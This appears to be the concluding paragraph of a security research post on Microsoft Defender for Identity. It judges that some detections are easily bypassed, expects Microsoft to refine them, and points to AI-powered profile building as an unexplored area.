While MDI's current detections abilities will catch careless attackers, some detections seem a bit too naive or easily bypassable to endanger veteran hackers. However, as time goes on, Microsoft will surely refine their detection logic and implement new ones to stay up-to-date. In addition, one aspect that we did not explore is the impact of the AI-powered profile building. Once mature, this feature will certainly bother even seasoned attackers.